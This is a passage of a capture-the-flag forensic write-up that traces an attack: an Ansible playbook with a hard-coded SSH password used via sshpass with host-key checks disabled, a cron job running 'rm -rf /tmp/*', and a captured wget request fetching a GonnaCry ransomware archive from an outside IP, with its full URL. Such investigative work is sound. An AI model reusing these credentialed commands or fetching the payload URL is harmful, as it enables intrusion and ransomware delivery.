26      ssh_key_file: /tmp/cyberjunkie.pem
27      shell: sshpass -p {{ ssh_password }} ssh -o StrictHostKeyChecking=no -o UserKnownHostsFile=/dev/null {{ ssh_user }}@{{ inventory_hostname }} 'id;whoami;ping 1.1.1.1'
28  - name: Clean up /tmp directory every 5 hours
29    become_user: root
30    become_method: sudo
31    vars:
32      ssh_user: cyberjunkie
33      ssh_key_file: /tmp/cyberjunkie.pem
34  cron:
35    name: "Cleanup /tmp directory every 5 hours"
36    minute: "0"
37    hour: "*/5"
38    job: "rm -rf /tmp/*"

```

- The page did not give us anything valuable, but we able to see the 'commit' history of the repository and found the answer:

Showing 1 changed file with 32 additions and 0 deletions.

```

32 internal-dev.yaml
---
@@ -0,0 +1,32 @@
1 + ---
2 + - hosts: remote_server
3 +   gather_facts: no
4 +   become: yes
5 +
6 +   tasks:
7 +     - name: Log in to remote server via SSH
8 +       become_user: root
9 +       become_method: sudo
10 +      vars:
11 +        ssh_user: cyberjunkie
12 +        ssh_password: YHUIhnollouhdnoamjndlyvbl398782bapd
13 +        shell: sshpass -p {{ ssh_password }} ssh -o StrictHostKeyChecking=no -o UserKnownHostsFile=/dev/null {{ ssh_user }}@{{ inventory_hostname }} 'echo "Logged in via SSH"'
14 +

```

Whats the SSH password which attacker used to access the server and get full access?

YHUIhnollouhdnoamjndlyvbl398782bapd

Task19: Whats the tool/util name and version which attacker used to download ransomware?

Because we have an indication that the attacker downloaded the file, it was probably done via HTTP/HTTPS. I searched via 'Export objects' and found a file named 'Ransomware2_Server.zip'. I followed the TCP stream of the packet and discovered that the attacker used 'wget' to download the ransomware from the address '13.233.179.35'.

```

GET /PKCampaign/Targets/Forela/Ransomware2_server.zip HTTP/1.1
Host: 13.233.179.35
User-Agent: Wget/1.21.2
Accept: */*
Accept-Encoding: identity
Connection: Keep-Alive

HTTP/1.0 200 OK
Server: SimpleHTTP/0.6 Python/3.8.10
Date: Tue, 21 Mar 2023 11:42:34 GMT
Content-type: application/zip
Content-Length: 200511456
Last-Modified: Tue, 21 Mar 2023 11:41:49 GMT

```

Whats the full url from where attacker downloaded ransomware?

`http://13.233.179.35/PKCampaign/Targets/Forela/Ransomware2_Server.zip`

Task20: Whats the tool/util name and version which attacker used to download ransomware?


- Already found in on the previous question.

Whats the tool/util name and version which attacker used to download ransomware?

`Wget/1.21.2`

Task21: Whats the ransomware name?

- Downloaded the Ransomware ZIP file and found the Ransomware name!



The screenshot shows a Windows File Explorer window with the address bar displaying the path: > Ransomware folder > Ransomware2_server > src >. The left sidebar shows 'Quick access' with links to Desktop, Downloads, Documents, Pictures, This PC, and Network. The main pane displays a list of files and folders:

Name	Date modified	Type	Size
dotnet	3/21/2023 4:36 AM	File folder	
GonnaCry	3/21/2023 4:36 AM	File folder	
old_version	3/21/2023 4:36 AM	File folder	
Server	3/21/2023 4:36 AM	File folder	
build.py	3/21/2023 4:36 AM	Python File	.2 KB
img.png	3/21/2023 4:36 AM	PNG image	19 KB
README.md	3/21/2023 4:36 AM	Markdown Source...	.2 KB
requirements.txt	3/21/2023 4:36 AM	Text Document	.1 KB

Task 21

Whats the ransomware name?

`GonnaCry`

